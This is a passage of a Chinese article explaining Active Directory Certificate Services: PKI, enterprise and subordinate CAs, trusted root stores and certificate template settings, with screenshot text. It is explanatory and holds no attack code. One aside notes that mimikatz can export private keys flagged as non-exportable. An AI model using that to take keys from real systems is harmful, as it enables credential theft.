
(<https://xzfile.aliyuncs.com/media/upload/picture/20210816153032-d722db80-fe63-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816153046-df733b2c-fe63-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816153101-e810ab0c-fe63-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816153113-ef6ec280-fe63-1.png>)





(<https://xzfile.aliyuncs.com/media/upload/picture/20210816153125-f69c0680-fe63-1.png>)

0x02 Active Directory 证书服务概述

0x0201 企业 PKI

PKI 是一个术语，有些地方会采用中文的表述——公钥基本结构，用来实现证书的生成、管理、存储、分发和撤销等功能。我们可以把他理解成是一套解决方案，这套解决方案里面需要有证书颁发机构，有证书发布，证书撤掉等功能。

微软的 Active Directory 证书服务（我们可以简称 AD CS）就是对这套解决方案的实现。ADCS 能够跟现有的 ADDS 服务进行结合，可以用以加密文件系统，数字签名，以及身份验证。下面详细介绍下 AD CS 中比较重要的的证书颁发机构以及证书模板。


0x0202 证书颁发机构

证书颁发机构 (CA) 接受证书申请，根据 CA 的策略验证申请者的信息，然后使用其私钥将其数字签名应用于证书。然后 CA 将证书颁发给证书的使用者。此外，CA 还负责吊销证书和发布证书吊销列表 (CRL)。

ADCS 里面的 CA 分为企业 CA 和独立 CA，最主要的区别在于企业 CA 与 ADDS 服务结合，他的信息存储在 ADDS 数据库里面（就是 LDAP 上）。企业 CA 也支持基于证书模板和自动注册证书，这也是我们比较关心的东西，如果没有特指，文章里面提到的 CA 默认就是企业 CA。


举个例子，我们有个有个域名 `daiker.com`，如果要做 https，我们就需要找证书颁发机构申请证书，比如说沃通 CA。


我们也可以自己搭建一个证书颁发机构。



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816153203-0d55701e-fe64-1.png>)

但是使用自建的证书发布服务之后，浏览器还是不信任我们证书，我们经常可以看到





(<https://xzfile.aliyuncs.com/media/upload/picture/20210816153217-152e8032-fe64-1.png>)

自行签名的根证书。之所以出现这个是因为电脑本身并不相信我们的 CA 证书。以下证书是 windows 内置的 CA 证书。如果我们能够把我们的 CA 证书放在这个列表里面，我们的证书就能得到信任。


Symantec Enterprise Mobile Root for Microsoft	Symantec Enterprise Mobile R...	2032/3/15	代码签名	<无>
DigiCert High Assurance EV Root CA	DigiCert High Assurance EV R...	2031/11/10	客户端身份验证, 代...	DigiCert
DigiCert Global Root CA	DigiCert Global Root CA	2031/11/10	客户端身份验证, 代...	DigiCert
DigiCert Assured ID Root CA	DigiCert Assured ID Root CA	2031/11/10	客户端身份验证, 代...	DigiCert
Baltimore CyberTrust Root	Baltimore CyberTrust Root	2025/5/13	客户端身份验证, 代...	DigiCert Baltimor...
DigiCert Global Root G2	DigiCert Global Root G2	2038/1/15	客户端身份验证, 代...	DigiCert Global R...
GlobalSign	GlobalSign	2029/3/18	客户端身份验证, 代...	GlobalSign Root ...
GlobalSign	GlobalSign	2021/12/15	客户端身份验证, 代...	Google Trust Ser...
Microsoft Authenticode(tm) Root Authority	Microsoft Authenticode(tm) Ro...	2000/1/1	安全电子邮件, 代码...	Microsoft Authent...
Microsoft Root Authority	Microsoft Root Authority	2020/12/31	<所有>	Microsoft Root A...
Microsoft Root Certificate Authority	Microsoft Root Certificate Aut...	2021/5/10	<所有>	Microsoft Root C...
Microsoft Root Certificate Authority 2010	Microsoft Root Certificate Aut...	2035/6/24	<所有>	Microsoft Root C...
Microsoft Root Certificate Authority 2011	Microsoft Root Certificate Aut...	2036/3/23	<所有>	Microsoft Root C...
Copyright (c) 1997 Microsoft Corp.	Copyright (c) 1997 Microsoft C...	1999/12/31	时间戳	Microsoft Timest...
Starfield Class 2 Certification Authority	Starfield Class 2 Certification A...	2034/6/30	客户端身份验证, 代...	Starfield Class 2 ...
Thawte Timestamping CA	Thawte Timestamping CA	2021/1/1	时间戳	Thawte Timestam...
VeriSign Class 3 Public Primary Certification Authority - G5	VeriSign Class 3 Public Primary...	2036/7/17	客户端身份验证, 代...	VeriSign
Class 3 Public Primary Certification Authority	Class 3 Public Primary Certifica...	2028/8/2	客户端身份验证, 代...	VeriSign Class 3 P...
NO LIABILITY ACCEPTED, (c)97 VeriSign, Inc.	NO LIABILITY ACCEPTED, (c)97...	2004/1/8	时间戳	VeriSign Time Sta...

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816153236-207d6b92-fe64-1.png>) 对于企业来说，如果使用 ADCS 服务，想让员工的计算机信任我们企业自己的 CA 证书，有以下几种方式

1、安装企业根 CA 时，它使用组策略将其证书传播到域中所有用户和计算机的“受信任的根证书颁发机构”证书存储

2、如果计算机不在域内，可以手动导入 CA 证书

另外 AD CS 支持可缩放的分层 CA 模型，在此模型中，子从属 CA 由其父 CA 颁发的证书认证。层次结构顶部的 CA 称为根 CA。根 CA 的子 CA 称为从属 CA。



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816154655-207e4dbc-fe66-1.png>)


以上图为例，每个企业仅有一个根 CA，他由自己颁发，在大多数组织中，它们只用于颁发从属 CA，不直接颁发证书。而具体的证书由从属 CA 颁发，比如网站的证书，LDAPS 的证书，这样做方便管理，在机器比较多的域内还能起到负载均衡的作用。当然，AD CS 支持分层的 CA 模型不代表一定要分层，对于比较小的公司，一般都只有一个根 CA，所有的证书由这个根 CA 进行颁发。

0x0203 证书模板

证书模板是证书策略的重要元素，是用于证书注册、使用和管理的一组规则和格式。

这些规则是指谁可以注册证书。证书的主题名是什么。比如要注册一个 web 证书，那可以在 **Web服务器** 这个默认的证书模板里面定义谁可以注册证书，证书的有效时间是多久，证书用于干啥，证书的主题名是什么，是由申请者提交，还是由证书模板指定。

我们可以使用 **certtmpl.msc** 打开证书模板控制台



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816154716-2d900068-fe66-1.png>)

这些都是系统默认的证书模板。

如果需要发布一个新的模板的话，可以右键复制模板，然后自己定义这些规则。

新模板的属性



服务器	发布要求	取代模板	扩展	安全
兼容性	常规	请求处理	加密	密钥证明
				使用者名称

☐ 在请求中提供(S)

☐ 使用现有证书中的使用者信息完成自动注册续订请求(W) (*)

☒ 用 Active Directory 中的信息生成(B)

要加强使用者名称之间的一致性并简化证书管理，请选择这个选项。

使用者名称格式(N):

完全可分辨名称



☐ 在使用者名称中包括电子邮件名(I)

将这个信息包括在另一个使用者名称中:

☐ 电子邮件名(E)

☐ DNS 名(D)

☒ 用户主体名称(UPN)(U)

☐ 服务的主体名称(SPN)(V)


* 由于兼容性设置而禁用了控件。

确定

取消

应用(A)

帮助



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816154753-4321c75e-fe66-1.png>)

我们关心以下规则

- **常规设置：** 交付证书的有效期，默认是一年

新模板的属性

服务器	发布要求	取代模板	扩展	安全
兼容性	常规	请求处理	加密	密钥证明
使用者名称				

模板显示名称(E):

测试模板

模板名(T):

测试模板

有效期(V): 1 年

续订期(R): 6 周

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816154816-51290d08-fe66-1.png>)

- **请求处理：** 证书的目的和导出私钥的能力（虽然设置了证书不可被导出，但是 mimikatz 依旧能导出，我们后面会详细说）

新模板的属性

服务器	发布要求	取代模板	扩展	安全
兼容性	常规	请求处理	加密	密钥证明
使用者名称				

目的(P): 签名和加密

☐ 删除吊销的或过期的证书(不存档)(D)

☐ 包括使用者允许的对称算法(N)

☐ 把使用者的加密私钥存档(H)

☐ 授权其他服务帐户访问私钥(Z) (*)

密钥权限(K)...

☐ 允许导出私钥(O)

☐ 使用相同密钥续订(W) (*)

☐ 对于智能卡证书的自动续订，如果无法创建新密钥，则使用现有密钥(F) (*)

当使用者已经注册，并且使用了与该证书相关的私钥，执行以下操作:

☒ 注册证书使用者时无需用户输入(E)

☐ 注册时提示用户(R)

☐ 在使用私钥的情况下，注册时提示用户并要求用户输入(U)

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816154847-638d9acc-fe66-1.png>)

- **加密：**要使用的加密服务提供程序（CSP）和最小密钥大小

新模板的属性

服务器

发布要求

取代模板

扩展

安全

兼容性

常规

请求处理

加密

密钥证明

使用者名称

提供程序类别(P):

旧加密服务提供程序

算法名称(N):

由 CSP 决定

最小密钥大小(K):

2048

选择哪些加密提供程序可以用于请求

☐ 请求可以使用该使用者的计算机上可用的任何提供程序(R)

☒ 请求必须使用下列提供程序之一(M):

提供程序(D):

☒ Microsoft Enhanced Cryptographic Provider v1.0

☐ Microsoft DH SChannel Cryptographic Provider

☐ Microsoft Enhanced DSS and Diffie-Hellman Cryptographic Provider

☐ Microsoft Enhanced RSA and AES Cryptographic Provider

☐ Microsoft RSA SChannel Cryptographic Provider

☐ Microsoft Strong Cryptographic Provider

↑

↓

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816154907-6f84b7f2-fe66-1.png>)

- **Subject name**，它指示如何构建证书的专有名称：来自请求中用户提供的值，或来自请求证书的域主体的身份。这个需要注意的是，默认勾选了 `在使用者名称中说那个电子邮件名`，当用户去申请的时候，如果用户的 LDAP 属性没有 mail 就会申请失败。

新模板的属性

服务器	发布要求	取代模板	扩展	安全
兼容性	常规	请求处理	加密	密钥证明
				使用者名称

☐ 在请求中提供(S)

☐ 使用现有证书中的使用者信息完成自动注册续订请求(W) (*)

☒ 用 Active Directory 中的信息生成(B)

要加强使用者名称之间的一致性并简化证书管理，请选择这个选项。

使用者名称格式(N):

完全可分辨名称

☒ 在使用者名称中包括电子邮件名(I)

将这个信息包括在另一个使用者名称中:

☒ 电子邮件名(E)

☐ DNS 名(D)

☒ 用户主体名称(UPN)(U)

☐ 服务的主体名称(SPN)(V)

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816154946-86bb516a-fe66-1.png>)

- **颁发要求：**CA 证书经理程序批准

这个值得注意，就算用户有注册权限（在 ACL 里面体现），但是证书模板勾选了这个，

也得得到证书管理的批准才能申请证书，如果没有勾选这个，那有权限就可以直接申请证书了。

新模板的属性

兼容性 常规 请求处理 加密 密钥证明 使用者名称

服务器 发布要求 取代模板 扩展 安全

要注册，则要求下列条件:

☐ CA 证书管理程序批准(C)

☐ 授权签名的数量(H): 0

